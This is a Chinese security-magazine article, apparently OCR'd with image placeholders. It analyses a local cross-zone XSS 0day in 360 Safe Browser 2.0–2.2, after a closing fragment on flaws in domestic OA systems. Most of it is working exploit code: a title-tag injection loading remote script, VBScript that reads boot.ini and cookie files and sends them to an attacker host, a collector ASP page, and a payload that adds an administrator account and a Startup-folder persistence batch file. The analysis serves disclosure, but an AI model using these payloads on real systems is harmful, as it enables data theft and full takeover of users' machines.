



图39

4.泛微

官方网站www.weaver.com.cn，标准版演示 http://www.weaver.com.cn/eoffice/index.html，PHP语言，几乎变量都未作任何过滤。致远OA，因为没有找到试用网址和下载到试用版，暂不做讨论。

通过以上检测与分析，我们不能不为国内OA系统的安全感到担忧，这必须引起我们的高度重视，只有这样才能构筑起一道更安全的网络防线。因为涉及商业软件，本文所述的方法均仅限于安全检测，请勿用于注入攻击，另外也希望本文能引起大家对国内OA安全的关注。

前置知识：无
关键词：漏洞、360浏览器、XSS



360安全浏览器最新本地XSS跨域0Day分析及其利用

文/图 暗夜潜风@[S.U.S]

360安全浏览器整合了360安全卫士强大的安全防护功能，除超强安全模式采用的沙箱技术外，360安全浏览器还集成了恶意代码智能拦截、下载文件即时扫描、恶意网站自动报警、广告窗口智能过滤等强劲功能。以上是360安全浏览器的官方简介，但是截至完稿之日，其最新的几个版本——2.0、2.1和2.2，皆存在一个严重的XSS跨域漏洞。

我在网上已经发过漏洞公告，这里为了文章的完整，再叙述一遍。

360安全浏览器在关闭时，如果有未关闭的标签，该标签部分信息会在360的起始页面se:home中显示出来，但是360浏览器在显示上述信息时，处理不当，导致产生一个严重的本地XSS跨域漏洞，很容易被用来"Google/百度"挂马和窃取本地信息，甚至有几率在本地执行添加用户等操作。

在关闭360浏览器时，浏览器会自动记录未正常关闭的标签页的url和<title></title>对应的内容，存储在其安装目录下的360SE.ini里，名称分别为[LastUrl]和[OldUrl]，格式皆为url=title。但在360浏览器以"res://安装目录\360SE.exe/UNCLOSEDLIST.HTM"页处理url/title部分内容时，没有过滤，导致可以解析原标签页url中或其内<title></title>对应的内容(html标签或js/vbs脚本)。虽然IE不允许<title></title>内执行脚本，但是该部分在这个se:home地址页里已不再是<title></title>标签包含的内容了。

安装目录下的360SE.ini内的部分内容如下：

```
[OldUrl]
url=titile
url=titile
……
[LastUrl]
url=titile
……
```

用eXeScope编辑360se.exe→HTML→UNCLOSEDLIST.HTM，也可以直接在浏览器se:home页的"上次未关闭页面"下方右击查看源文件。

```
function tw_getOldUrlData( nIndex )
{
return window.external.twgetlasturl( window, "",
nIndex, 1 );
}

function tw_getLastUrlData( nIndex )
{
return window.external.twgetlasturl( window, "",
nIndex, 0 );
}
```

这两个函数分别取出[OldUrl]和[LastUrl]里对应的数据。

```
var g_arr_argName = new Array(100);
//[LastUrl]对应的 title 数组
var g_arr_argUrl = new Array(100);
//[LastUrl]对应的 url 数组
……
//[OldUrl]的类似于[LastUrl]，这里就不分析了
var g_arr_argNameOld = new Array(100);
var g_arr_argUrlOld = new Array(100);
……
//tw_RefreshState()、tw_DeleteItemOld( )、
tw_DeleteItem( )函数，与漏洞无关
function tw_getAllUrl( )
{
```

```
var nIndex = 0;
try{
while( 1 )
{
//循环
……
str_data = tw_getLastUrlData( nIndex );
……
// str_data 的值分别给数组 arr_temp
g_arr_argUrl[nIndex] = arr_temp[0];
//url
g_arr_argName[nIndex] = arr_temp[1];
//title
……
nIndex++;
}
}catch(err){}
nIndex = 0;
try{
while( 1 )
{
……
str_data = tw_getOldUrlData( nIndex );
……
g_arr_argUrlOld[nIndex] = arr_temp[0];
g_arr_argNameOld[nIndex] = arr_temp[1];
……
nIndex++;
}
}catch(err){}
……
}
```

总的来说，tw_getAllUrl( )函数就是为了取出保存[LastUrl]、[OldUrl]的url、title数组。

```
function substr(str, len)
{
if(!str || !len) { return ''; }
//预期计数：中文2字节，英文1字节
//取出str的前len长度的内容
return newStr;
}
```

下面的就是关键代码，漏洞的成因。

```
function subTitle(str)
{
if(!str)
{
return '';
}
var newStr = substr(str, 90);
//取出str的前90字节内容
if(newStr.length < str.length)
newStr += "...";
return newStr;
}
```

subtitle( )没有对str进行任何过滤。我们继续分析360是如何在本地域页面se:home里显示str的。

```
<script language="JavaScript">
for( i = g_nCount-1; i >= 0; i -- )
{
str_url = g_arr_argUrl[i];
str_name = g_arr_argName[i];
//把url=title分别赋值给str_url、str_name
row = "<li ID='twItem" + i +"'><a style='cursor:hand' title='删除当前项' onclick=\"javascript:tw_DeleteItem('"+i+"');\">" + "<img border='0' src='twpage_delete.gif' width='16' height='16'></a>";
row += "<a id=last_" + i + " target='_blank' href='" + str_url + "'>" + subTitle(str_name) + "</a>";
//直接显示subTitle(str_name)，仍然没有过滤
row += "</li>";
document.write( row );
}
</script>
```

[OldUrl]也与此类似，不再分析。

综上可见，不正常关闭的标签页str_url 和<title>str_name<title>，都没有经过任何的过滤。这里以<title>str_name<title>处来做测试。

现在，在本地虚拟机上测试一下。http://192.168.75.3/360/Test.html的主要代码如下：

```
<head>
<title>
360 0day
<script >alert("xss")</script>
</title>
</head>
```

打开网页后，效果如图1 所示。




图1

直接关闭浏览器，再重新打开，效果如图2 所示。弹出了对话框，也就意味着能够被挂马了。

而由于se:home是本地域，权限很大，修改下代码，即可读取本地c:\boot.ini文件。比如修改test.html代码为：

```
<head>
<title>360 0day
<script src=http://192.168.75.3/360/360.js> </script>
</title>
</head>
```




图 2

360.js里用来存放测试的js代码。本以为轻易地挖到了一个0Day，却突然发现，js文件里只要有“;”就不会执行整个js代码，js无法使用ActiveXObject对象，甚至alert(/xss/)、alert('xss')也不弹出对话框。Google了一下，发现80sec在08年就公布了“360安全浏览器本地XSS跨域漏洞”，估计要么是那时开始，360安全浏览器对此页面相关功能进行了限制，要么就是我的问题了。

既然不支持js创建对象，那就尝试用VBS，VBS也是可以在本地执行的。

360.js的内容如下(不需要在<script>里添加language="vbscript")，效果如图3所示。

```
set xmlhttp=createobject("MSXML2.XMLHTTP")
spath="c:\boot.ini"
xmlhttp.open "GET", spath, False
xmlhttp.send
msgbox(xmlhttp.responseText)
```




图 3

很好，继续读取cookie，发到接受页request.asp。修改上述JS代码如下:

```
set xmlhttp=createobject("MSXML2.XMLHTTP")
spath="C:\Documents and Settings\administrator\Cookies\1.txt"
xmlhttp.open "GET", spath, False
xmlhttp.send()
set xmlhttp1=createobject("MSXML2.XMLHTTP")
spath1="http://192.168.75.3/360/request.asp?txt="
xmlhttp1.open "GET", spath1&xmlhttp.responseText, False
xmlhttp1.send()
// 这里以1.txt为例，cookie文件名是有规律的，可以枚举常用网站的cookie
```

request.asp的代码如下:

```
<%
sname="cookie.txt"
' 保存的文件名
sfile=Server.MapPath(sname)
' 保存密码的地址，当前目录下
Set fs0=CreateObject("Scripting.FileSystemObject")
set steal=fs0.OpenTextFile(sfile,8,True)
steal.Writeline("cookie: |"&request("txt")& "|")
'在两个“|”之间
steal.close
set fs0=nothing
%>
```

最终效果如图4所示。




图 4

虽然经过测试，无法读取当前登录用户的cookie文件，一般人也只用一个账户，但同样可以窃取敏感信息，甚至更方便，因为本地域的权限很大，可以跨域读信息，且Ajax请求的时候会传递本地Cookie，如此就可以针对敏感网站刺探其个人信息了——把源码读取出来post到接收端，只要被劫持者保存了该网站的Cookie。

既然不管是本地还是远程网站的读取都已经没问题了，接下来就再尝试写和运行命令的效果。可以添加管理员和启动项的360.js代码如下:

```
set wshshell=createobject ("wscript.shell" )
a=wshshell.run ("cmd.exe /c net user mere cy1111%1 /add",0)
b=wshshell.run ("cmd.exe /c net localgroup administrators mere /add",0)
MsgBox "添加管理员用户 mere"

set fso = CreateObject("Scripting.FileSystemObject")
qd="C:\Documents and Settings\All Users\「开始」菜单\程序\启动\1.bat"
set steal=fso.OpenTextFile(qd,8,True)
steal.Writeline("net user mere 1111a$aa /add&net localgroup administrators mere /add")
MsgBox "帮你增加了一个启动项bat,里面可以是任意的命令"
```

运行后出现ActiveX安全提示，如图5所示。这是IE内核的默认安全设置的问题，但是刚刚打开360浏览器就弹出这个，以大部分人对360的信任，估计会认为是360本身要交互而点“是”。结果分别如图6 和图7 所示。

